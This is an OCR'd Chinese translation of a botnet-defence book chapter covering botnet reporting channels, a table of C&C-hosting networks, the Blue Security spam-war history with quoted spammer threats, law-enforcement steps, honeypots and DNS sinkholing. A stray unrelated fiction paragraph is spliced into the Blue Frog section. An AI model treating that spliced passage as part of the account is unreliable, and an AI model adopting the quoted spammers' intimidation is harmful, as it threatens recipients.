免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

们还可以做什么？本章的后续章节中，我们要讨论一些可以尝试去做的其他事情，这些事情更加复杂和主动。如果有时间和安全证书，可以考虑设置自己的暗网或者蜜罐，或者将捕获的恶意软件作为沙盒系统，如第 10 章描述的。也需要联系司法部门。当然，之后的步骤有一些难度。但是，有时候黑客的确锒铛入狱，如果他们全都进了监狱，我们也就没有这个问题了。

报告僵尸网络

用于报告僵尸网络的公众通道位于 c2report@isotf. org。E-mail 地址由 Gadi Evron 管理，他之前是 Israel CERT 的信息安全经理，现在供职于 Beyond Security。Gadi 发布了每月的 C&C 报告，列出排名前 20 的可疑的计算机域，以及前 20 个活动的可疑的 C&C。

Evron 也对感兴趣讨论僵尸网络的人列出了一个邮件列表，可在 www. whitestar. linuxbox. org/mailman/listinfo/botnets 上找到。

如果加入或者参与了一个前面提到的跟踪僵尸网络或者其他形式的入侵探测的组织，你应该是个好网民，要将组织中的事件汇报给他们。在 dshield. org 上 Dshield 从网络上自由获取防火墙日志的数据，由于很多的原因，它是值得访问的有用的网站，包含关于恶意软件中各种各样的信息。REN-ISAC 是一个安全组织，针对那些致力于收集和发布有关安全事件的信息的大学，包括僵尸网络以及其他形式的恶意软件。该组织是限于少数人的，但是如果你是大学、教学医院或者政府研究机构的安全官员，可以考虑加入。可以在 www. ren-isac. net 上找到相关信息。ISAC 覆盖其他企业和利益团体的信息可以在 www. isaccouncil. org 上查询。

背景注释

僵尸网络命令和控制服务器报告

僵尸网络 C&C 报告在不同的网络路由域统计数目见 www. isotf. org。该报告也公开出版于北美网络运营者组织，详见 www. merit. edu/mail. archives/nanog/。该报告将 ISP 路由域采用不同的方式排列。报告用不同的方法进行分类。此处的版本采用按照 ASN 分类最活跃的 C&C，时间为 2006 年 12 月 30 日。

按照有嫌疑的主动 C&C 数目，前 20 个 ASN 为

ASN Responsible Party Total Open Resolved

13301 UNITEDCOLO-AS Autonomous System of 107 27 75

174 Cogent Communications 30 25 17

19318 NJIIX-AS-1 - NEW JERSEY INTERN 132 25 81

23522 CIT-FOONET 44 21 52

25761 STAMIN-2 Staminus Communications 31 18 42

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
8560 SCHLUND-AS 28 15 46
30058 FDCSE FDCservers. net LLC 51 15 71
16265 LEASEWEB AS 37 12 68
9318 HANARO-AS 35 11 69
21844 THE PLANET 15 11 27
4766 KIXS-AS-KR 49 10 80
3786 ERX-DACOMNET 22 10 55
29737 WideOpenWest LLC 14 7 50
7132 SBC Internet Services 33 6 82
4782 GSNET 6 6 0
1781 KAIST-DAEJEON-AS-KR Korea Advanced 9 6 33
21050 FAST-TELCO kw. fast-telco Autnomous 11 6 45
13213 UK2NET-AS UK-2 Ltd Autonomous Syste 32 6 81
19444 CHARTER COMMUNICATIONS 7 5 29
23966 Dancom Pakistan PVT Limited 7 5 29
```

绝地反击

提到对僵尸网络的应对，如果不提到 Blue Security 和蓝蛙，那无疑是不完整的。

警 告

如果决定积极地追踪僵尸网络，警惕可能被强大的 DDoS 攻击。

Blue Security 传奇

Blue Security 是一个反垃圾邮件公司，针对垃圾邮件开发了一种独一无二的对策。公司提供了订阅服务，用于禁止入侵注册（Do Not Intrude Registry，DNIR）服务。用户可以订阅该项服务。之后，当用户收到垃圾邮件，蓝蛙代理商将搜索该垃圾邮件的网页找到 opt out 表格，并将该表格（见图 12.1）转发给所有的用户。尽管虚假情报活动试图将蓝蛙的应对措施描述为垃圾邮件，但是所有这些行为都是合法的，而且光明正大。

该虚假情报活动看起来是为了瓦解加入 Blue Security 防御阵营的人而设计的。在 2006 年 4 月，5 大主要的垃圾邮件集团同意停止向蓝蛙的客户发送垃圾邮件。由于引起了垃圾邮件发送者的极度反响，蓝蛙的方法确实起到了作用。


据 Blue Security 阵营的一员 tembow 在 castle. com 上张贴的布告，垃圾邮件发送者的攻击计划如下：

（1）获取超过 70%的禁止入侵注册访问权。

（2）对 Blue Security 成员设置大量的 20 倍的垃圾邮件攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Thank you for your interest in Martian Fly products!
Please fill in your details and your order will be processed immediately.

Item	Unit Price	Quantity	Total
Martian Fly for Men - 1 bottle	$49.95	1	$49.95
		Purchase Total	**$49.95**
		Shipping	**$9.95**
		Total Amount	**$59.90**

Name *	An unsolicited bulk email advertising your web site was sent to me
Email *	However, neither me, nor any other registered users
Address *	of Blue Security's Do-Not-Intrude Registry
City *	are currently interested in receiving unsolicited email
State *	I kindly ask that you cease sending me or other registered users s
Country *	free registry compliance tools can be downloaded at www.bluese

图 12.1　蓝蛙的 opt out 表格示例

（3）用大量 DDoS 来关闭 Blue Security 主网站。

（4）用同样方法关闭 Blue Security 其他的网站。

（5）破坏蓝蛙程序自身并使其自身发起垃圾邮件和 DDoS 攻击。

从一些资源推测，垃圾邮件发送者通过 Blue Security 提供的软件产生一个过滤器允许的 E-mail 地址列表，来确定 Blue Security DNIR 数据库的内容。之后，与过滤之前的 E-mail 地址列表对比。不同时在两个列表中的就一定是 Blue Security 的客户。接着，垃圾邮件发送者执行第二个步骤，用工具条“发送邮件给 Blue Security 客户”发送垃圾邮件 E-mail。以下的手稿包含垃圾邮件发送者之间讨论数据库以及如何使用的对话。

手稿可以在 http：//slashdot. org/com-ments. pl? sid = 184656&threshold = 1&com mentsort=0&mode=thread&cid=15249882 上找到。据称，该报告来自蓝蛙攻击的所谓策划者在 www. specialham. com 上发布的公告。

（疯狂）

“你们这些变态的蓝蛙，你认为这是拥有你们整个数据库的唯一的团体？你们真的觉得你们试图击垮的团体正准备将你从他们的列表中去掉？看看吧，消灭它们并非反对者，我个人很了解他们，因此让所有胡说八道的主意滚蛋吧。第二，运行数据库或者将他们投递到专用的信箱并不会导致任何“联邦人员”进入你们的大门，进一步你仅仅得罪了另外一个胡说的蹩脚的网络，不懂得如何过滤简单的垃圾邮件消息，因此他们加入了一些胡言乱语的称为“蓝蛙”的团体，并认为他们可以运行它。BF，news-flash：你了解该团体总共控制了多少资源？你真的就认为有机会？你的域被破坏了，在更多的网络设置来摧毁你们的成员领地之前这是一个事实，直到 BF 用户库意识到他们不能执行对应的非法 DDoS 攻击，它将持续占据。伙计们，下载该数据库，破坏这个数据库，用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

它编译你的列表，并到处交易。开始使用它，利用其发送你的反数据库，做任何你想要做的事情。让这个数据库泄漏，使所有这些愚蠢的人们不得不获取新的 E-mail 地址。再见了蓝色怪物”

发送给蓝蛙客户的电子邮件

姓名略 2006 年 5 月 1 日下午 5：30 星期一

To：e-mail _ address _ removed@somewhere. edu

你好！你收到这封邮件的原因是由于你是 Blue Security 的客户（http：//www. bluesecurity. com）。你和该公司签协议的原因是期望收到少量的垃圾邮件。不幸的是，由于 Blue Security 采用的策略，你会收到该邮件，或者其他更荒谬的超出正常 20～40 倍的垃圾邮件。

如何制止这些垃圾邮件？

很简单，在 48h 之内，并且在之后的每 48h，我们将通过 Blue Security 的数据库运行当前的 Blue Security 征订者列表。如果你不在列表之内，就不会再收到这些邮件了。

我们为你设计了一种方法来将你的地址从他们的数据库中恢复，因而签署并保持 Blue Security 用户资格不仅仅将你的信息对这些人公开，而且潜在的将你的 E-mail 地址给更多的垃圾邮件发送者，并且结果是你收到更多的垃圾邮件。

与 Blue Security 签署协议，你所做的和预期完全相反，因此，删除你的账户，你才会不再收到这些。

我们为什么这样做？

很简单，我们并不想这样，但是 Blue Security 迫使我们不得不这样做。我们宁愿不浪费资源，给你发送这些没有用处的邮件，但是不要心存侥幸，如果你选择继续和 Blue Security 合作，我们不会停止给你发送更多的 E-mail。

记住一件事情，当你读到此文，不是我们这样对你，是 Blue Security。

如果 Blue Security 决定公平竞争，我们也会这样做。

将自己从 Blue Security 删除，这对你来说很容易。

匿名

我认为当他把床罩扔进护壁板上的烟灰缸时，或许他在说“让我这个受苦受难的人解脱吧！”墙面上有一个和很大的香烟的污痕，然而纸张已经用完了。“Colter，”他说。他很想知道她如何看待面前的这个男人，轻了 40 磅，年长了 10 岁，双腿无用的蜷在一起？

5 月 2 日，垃圾邮件发送者开始对 Blue Security 的主网站进行 DDoS 攻击。在攻击过程中，垃圾邮件发送者摧毁了 Blue Security 的网站。当 Blue Security 重新将主页的流量引导向博客服务器，以使得蓝蛙服务可以为客户运行时，博客服务器仍然不能处理网络负荷。只能由它坏掉，后来他们的域名服务提供者 Tucows 解雇了他们。事件揭示了正面派别的另一个漏洞。之后 Blue Security 和在 DDoS 防护领域被誉为专家的 Prolexic Technologies 公司协作。Prolexic 受到了有关 Prolexic 的诽谤性的垃圾邮件攻击、数千兆比特的 DDoS 攻击以及邮件炸弹炮轰。在攻击转移到 DNS 供应者的时候，他们 8h 之后崩溃。当垃圾邮件者开始集中火力针对 Blue Security 的付费客户发起大量垃圾

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

邮件时，转向 Blue Security 的人，即是向 Blue Security 付费寻求帮助的人，突然发现这种举动却让他们成了垃圾邮件的靶子。在 5 月 16 日，Blue Security 关门了。

由 The Spamhaus Project（www. spamhaus. org/index. lasso）操纵，在册的著名垃圾邮件业务，坚信攻击的计划者是

- Leo Kuvayev（AKA BadCow），推测就是 Pharmamaster，是一个垃圾邮件发送者，对 Blue Security 发起了 DDoS 攻击。2005 年 5 月，Kuvayev 制造了新闻，被马萨诸塞州起诉 3700 万美元的，并强制关闭了很多网站。该州怀疑他逃到了俄罗斯，当地没有针对垃圾邮件的法律条文。后在 2006 年通过了一项法律，但是相信也没有什么效果。
- Christopher J. Brown / Swank AKA Dollar。
- Joshua Burch（AKA “zMACk”、“pitboss”，或者是 “Digihax”、“Nathan Allen” & “Gene Heu”）。
- Alex Blood / Alexander Mosh / AlekseyB / Alex Polyakov——一些人坚信他可能就是 Pharmamaster。Alex Polyakov 是 John LeCarre 间谍小说中的一个俄罗斯间谍，身兼修补匠、裁缝、士兵和间谍几职。

一个被称为黑蛙的开放源码的工程期望以此概念继续展开工作。

关于蓝蛙事件的观察

这个事件与 20 世纪 20 年代、50 年代、60 年代的帮派战争非常类似。也许我们应该看一看黑社会社团如何在理念上改造他们的邻居。它也类似于西部狂野中当人们进入一个缺乏基础的文明的领地时的情形。好消息是，在每个事件中，时间最终导致了这种不道德行为盛行的情形的结束。每个事件中，少数勇敢的人坚持自己的立场并说，“这会改变的”。结果就是这样。蓝蛙所做的给了人们深刻的印象。全世界 10 大垃圾邮件发送者之中的 6 位同意采用他们的过滤技术。这是一个让人难以置信的功绩。是什么导致 Blue Security 公司失败？是由于缺乏保护 DNS 服务的基础设施，缺乏应对这类司法挑战的能力，在所有的国家缺乏覆盖该问题的有效法律，以及在该情形下对于 DNS 和 ISP 来支持他们的客户的一些必要条件。事实是，Blue Security 从来没有想象到，有人能够判断出谁是他们的客户，并追踪他们。

Sophos 高级技术顾问 Graham Cluley，蓝蛙惨败后在文章 “技术新闻”（Technology News）（在 Brutal 垃圾邮件攻击之后，Blue Security 就关闭了）中做出了观测，“现在这的确是一个国际问题，意味着过时的法律不能完成这个工作。将技术、法律以及文化相结合，是当务之急。”这个改变的发生不是偶然，没有合适的人开会来计划使其发生的话，就不会实现。

之后在垃圾邮件发送者的抄本上，一个称为 ebulker 的垃圾邮件发送者称，“让我们作为一个团队一起工作，破坏他们的交易，保护我们的利益！”而这其实是我们应该遵循的建议。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

法律的实施

如果愿意，可以将僵尸网络报告给 FBI 或者特工（the Secret Service）。把僵尸网络报告给 IC3（www. IC3. gov），可以让 IC3 确定具有司法权限的代理，但是不会给你有关案例的后续的选择权。如果需要能够报告结果，他们就需要你将之报告给 FBI 或者保密服务。保密服务通常负责涉及信用卡和其他金融的犯罪。FTC 也可以涉及钓鱼和身份偷窃的案例。

对于起诉或者民事诉讼，采用司法来辨别并跟踪傀儡牧人。可以要求起诉律师办公室发出传票，以获得消费者信息或者连接信息。有时候，ISP 会提出需要法庭的命令才能提供连接信息。因此为了获得信息，我们需要司法执行的支持如获得一个搜查证或者查封证。对于网站，应该断开目标主机网络连接。采用能够适合于法庭的合理的图像工具对主机的硬盘进行镜像。请求系统管理员帮助，以获得下列信息：

- 僵尸网络信道和操纵者（身份信息；在创建用户账户时（如果有））。注意 IRC 不需要用户在系统上有账户。
- 傀儡牧人操纵或者使用的其他信道。
- 信道创建的时间。
- 傀儡牧人是本地连接还是远程连接。如果是远程连接，采用了哪个 IP 地址。
- 任何有用的系统日志或者其创建文件与攻击有关的痕迹。

对于傀儡牧人用于访问你的系统的系统，可能需要重复这个过程。应该尽力去确定系统没有远程访问特洛伊木马（Remote Access Trojan，RAT），傀儡牧人可以通过 RAT 进入。该系统的 ISP 可能会有关于傀儡牧人活动的有价值的日志，与之连接的系统可能就是真正的傀儡牧人系统。

司法及法院系统接口是需要改善的另一个地方。数百万的垃圾邮件和数千计算机的僵尸网络肆虐全球，现在的必须与法院系统的一个人进行对话并获得许可的行动已经不再具有可行性了。关于这类需求的电子提交和同意的方式已经迫在眉睫。

关于僵尸网络的法律实际上已经充斥了全球。

暗网、蜜罐和僵尸网络颠覆

暗网、蜜罐之类，包括象沙盒这样的工具（见第 11 章），是和僵尸网络作战的重要的有价值的资源。很多研究者和白帽战士采用它们更多地来了解僵尸网络，并在可能时消灭它们。无论是从主机还是网络观点来看，在不同实体上运行的暗网和蜜罐，提供了关于僵尸网络如何工作的有价值的信息。例如，Shadowserver（www. shadowserver. org/）是一个完全由志愿者组成的组织，他们跟踪并报告僵尸网络和其他恶意软件，他们提供的很多信息都来自这类工具，在他们的网站上明确地推荐一个称为 Nepenthes 的工具（参见 http：//nepenthes. mwcollect. org），用于收集恶意软件。Shadowserver 的网站也有关于僵尸网络的大量数据。另一个值得关注的网站和组织是 Cymru 社团（www. cymru. com），上面有一些关于如何建立暗网的信息。

由于可能没有需要的时间或者资源，并非任何人都可以建立暗网和蜜罐。但是，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

果建立了，就应该考虑加入一个或者多个与犯罪斗争的组织，然后把关于本地攻击所知的信息报告给组织。

人们可以注意一些更“有趣的”技术，包括用一些方法积极地暗中破坏僵尸网络自身，如登录到一个 IRC 僵尸网络服务器，发出命令放弃僵尸网络客户端，或者积极地寻求办法接管 C&C，以某种方式关闭僵尸网络系统。我们并不打算推荐这些方式，因为它可能危害到网络安全。

即使不推荐这类行为（至少对于初学者来说），佐治亚州技术协会的 Kapil Kumar Singh 仍给出了一个很有吸引力的主意。Kapil 推荐采用 Karstnet（见图 12.2）。Karstnet 方法基于这样一个事实，那就是大多数客户端可以找到僵尸服务器（图 12.2 中的第一步），因为服务器采用动态 DNS 建立。第二步，在动态 DNS 提供者的协助下，可以使得提供者把 DNS 的入口改为其他地方而不是到僵尸服务器。事实上，这是对于僵尸牧人的中间人攻击。这个入口会导致（第三步）僵尸网络客户端向服务器发送的所有的通信都会发送到伪装的 C&C。在伪装的 C&C 处，我们可以做不同的处理，包括在流量通过时仅仅研究它，或者阻塞流量使得僵尸网络自身失效。当这样的通信请求发生时，如果不知道是否有后门信道，阻塞所有的本地僵尸网络客户端与任何其他人（除了伪装的 C&C）的通信是一个好办法。另一个简单的选择是完全去除 DNS 入口。第四步，当僵尸网络牧人发出了一个命令的时候，动态 DNS 提供者应准备好 DDoS 攻击，因为傀儡牧人可能还有更多的僵尸来执行命令。关于 Karstnet 方法的更多细节，可以




图 12.2　采用黑洞来禁止僵尸网络

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在 www. cc. gatech. edu/classes/AY2006/cs6262 _ spring/botnets. ppt 上找到。

战斗的号角

现在，让我们从水晶球中预测未来，这并不困难。无论在从技术角度还是利益角度来看，僵尸网络代表了计算机犯罪的最前沿。僵尸网络在某种程度上会得到长足的发展，因为人们在复杂的软件系统中总能找到漏洞，傀儡牧人会采用各种先进的控制机理。他们可能在通信的时候采用强加密方法；在命令与控制的时候采用 P2P，或者仍然采用 IRC，这是因为现在的工作软件很有用，人类不愿意去改变，对于黑客也是如此。图灵证明了漏洞不可避免，常识也告诉我们系统日趋复杂。如果将之归罪于 Microsoft 或者 Linux，其实是不公平的；正常人很少愿意购买落后的简单的计算机系统。所以僵尸网络会越来越复杂，AV 供应商也会创建更加复杂的系统用于探测恶意软件，为网络加装入侵探测系统或者反病毒软件，或者蜜网。然后，僵尸网络将会改变伪装，升级技术。继而，IT 专家会分析黑帽做了什么，发明新的对策，进入下一个循环。

以下列出了一些能够影响僵尸网络存在或者繁殖的概念或者事物。列出的种类是金融服务科技协会（the Financial Services Technology Consortium，FSTC）开发的钓鱼解决方案的概括。

- ■ 加固硬件和软件
  - ◆ 端点和连接
  - ◆ 强化或者减少需求
  - ◆ 移动设备
  - ◆ 支撑软件
  - ◆ 网络基础设施
  - ◆ 在线程序安全
- ■ 工业对策
  - ◆ 与收集和共享信息有关的事物
  - ◆ 工业监控和监视措施
  - ◆ 主动措施
- ■ 非技术方法
  - ◆ 知情，培训，以及教育和最终用户参与
  - ◆ 完善制度
  - ◆ 法律行为
  - ◆ 法律实施和起诉
  - ◆ 制定法律或者规则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小结

我们覆盖了很多本书前面提到的范畴，但是并非全部。为了成功地处理僵尸网络的问题，需要聪明的人们将问题分解为容易处理的小块。前面的概述能够开始为我们的努力做导向，将资源用于针对这场灾难的很多方面。

我们很难确定从哪里开始。在机构中，有很多机会可以选择。重要的是，每个人选取一些目标且开始行动。最重要的，和其他人沟通，告诉他们这里正在进行的事情。告诉每个人哪些方法和工具起作用，哪些不起作用。如果有时间和技能，就致力于更广泛的战斗。考虑把问题或者发现报告给各类相关的网站，像 dshield.org、the shadowserver site、the botnet digest 或者前面提到的 ISAC。

有一句古老的中国谚语，是“时势造英雄”。现在就是时势造英雄的时代。另一方面，对于关注这些问题的普通人而言，也存在机会，团结一起找寻解决方法。我们认为，因为关于僵尸网络有用的交流在过去受到限制，所以这是一个有潜力的、很富有成果的领域。我们希望一些像本书一样的书可以让人们共同工作来解决这些问题。

我们真诚地相信，所有安全和网络专家需要齐心协力，更努力（或者更聪明）地工作，来处理僵尸网络威胁。本书呈现的一些技术（包括例如第 10 章的沙盒，或者第6～9 章的 ourmon）提供了一些有帮助的新工具。基于传统准则的基本安全方法，像隔离和分割权限（以及良好的密码习惯）也会很有帮助。我们需要认真考虑以下两种情况：大规模使用 Windows 作为企业管理的情况，以及使用 Windows 的而被加装了钩子的 DSL 终端用户。在应对僵尸网络的威胁时，最大的问题在于，我们缺乏对家庭用户进行帮助的能力。我们描述了企业和研究机构的网络需要人力物力，这种需求已经大范围的来临。遍布僵尸网络的环境中即使很强大的用户也不会被认为应该孤军作战，但是，家庭用户——我们的爸爸、妈妈、祖父、祖母，以及幼小的孩子等很弱小的用户在战斗中仍然只能依靠自己。我们的观点是，服务于家庭的 ISP 必须承认，没有 ISP 的帮助，傀儡牧人经常会收获新的易于受害的牺牲品。这些帮助可以是服从工业新标准或者新法律和规则的形式。如果 ISP 仍然坚信他们的唯一的职责是作为一个传递途径，他们就会在无辜者面临危险时仍然袖手旁观。也许最重要的是，白帽需要介入 ISP，他们需要被鼓励以加入到这个行列中来。

快速回顾

放弃不是一个选项

√ 对“斩首行动”策略的失败的绝望有些错位了。正如在珍珠港事件中美军战斗的失利迫使美国海军转向建设更新的在很多方面更好的海军基地，那么针对以往的僵尸网络策略的失败也迫使我们转向更新更好的工具和技术。僵尸网络会进化，但是我们对它们的响应就不会变化？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

√ 消灭僵尸服务器 C&C 是一件好事情，但是之前已经被损毁的主机仍然需要修复。

√ 很多僵尸网络客户端仅仅是由于很差的安全习惯，这些习惯可以通过良好的安全策略和实践培训来纠正。

为什么会有这个问题？

√ 金钱是万恶之源，僵尸网络也如此。谁加速了僵尸网络需求？找出并消灭这些导致需求的条件，僵尸网络就会减少。增强 ATM 卡编码的安全性能，僵尸网络就几乎不会作为对 casher 有利的商业途径。

√ 基于社会工程通过伪网页的钓鱼攻击，以及基于重写 DNS 用于将无知的用户导向新的伪网站的网址嫁接攻击是僵尸网络的重要部分。

√ 软件和分布式系统的复杂性是一个棘手的问题。这意味着黑客很容易找到漏洞利用，而防御者想要防护所有的漏洞利用则非常困难。

√ 基础的安全策略经常被忽视。例如，对权限很高的账户，密码可能很弱或者根本没有。很多攻击都包含密码猜测，这是一个严重的威胁因素。软件需要用户有本地管理权限来操作，如果因此给任何需要管理账户的人一个账户，并且在日常中都采用本地管理账户运作，会增加计算机成为僵尸网络的机会。

√ 很多攻击都并非新事物，它们的存在却仅仅因为没有打补丁的 Windows 系统。但是，Windows 并非是唯一的过错者，因为很多的其他系统也未打补丁而在运行。

√ 策略允许任何人创建网页，而不需要任何的安全、安全标准或者甚至安全观点，无论是在 Windows 和 UNIX 系统都是一个很大的威胁。为所有的用户创建网页的行为（即使他们从来没有打算采用这些网页）也会为新的钓鱼者创造成堆的财宝。如今，对于钓鱼者，主机平台的选择方面，运行 Apache 的基于 UNIX 的系统占据了绝对优势。

我们应该做什么？

√ 增强本地安全策略验证方法（包括完善的账户管理方法）有助于防止密码猜测攻击。

√ 采用防火墙和其他防御技术（甚至 NAT!），以减少被攻击的机会。

√ 需要更新 Windows 系统。其他所有的系统也需要更新。关掉自动更新时应该谨慎。记住，微软周二发布补丁，到有黑客发出针对它的 exploit 攻击的时间已经缩短到 3 天（参考 2006 年 12 月微软发布的补丁），所以不要忘记把所有的的系统都打上最新的补丁。

√ 每个 Windows 主机都需要病毒检测器，可以是间谍软件或者广告软件检测器。

√ 每个主机应该具有防火墙。那种能够积极警告关于主机网络边界侵入的用户主机防火墙看起来是一个好选择。

√ 显然，恶意软件应该从网络上去掉并清理干净。但是，可能需要首先考虑将 tcp-

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

view 或者 sniffer 放在上面，弄清楚是否涉及其他本地主机。也可以通过它判断远程主机是否是僵尸网络 C&C。将被感染系统上发现的恶意软件的副本发送到 CWSandbox 的一个站点上，以弄清楚它做了什么，安装之后它与谁通话。

- √ 受到滥用 E-mail 攻击时，发送邮件给相关的人员。检举行动可能会给远方的一个可怜用户以巨大的帮助（当然检举也可能被忽视）。
- √ 可以采用法律途径，尤其是当事件在法律或者金融方面非常严重时。
- √ 暗网、蜜网、蜜罐工具和沙盒都对于确定僵尸网络阵地正在发生什么事情很有用处。
- √ Shadowserver（www. shadowserver. org）是一个志愿者组织，跟踪并报告僵尸网络和其他恶意软件。他们推荐 Nepenthes 用于收集恶意软件（http：//nepenthes. mwcollect. org）。
- √ 所有发到外面的 E-mail 都需要通过官方的邮件服务器，以防止来自垃圾邮件的僵尸客户端直接到达因特网。
- √ 采用支持端口安全的网络设备，以探测 DHCP、IP 地址，以及 ARP 欺骗。
- √ 发展内部情报源。与相关的法律实施部门合作，以确保在重新镜像并重新使用之前，有足够的时间从被感染的机器上收集情报。
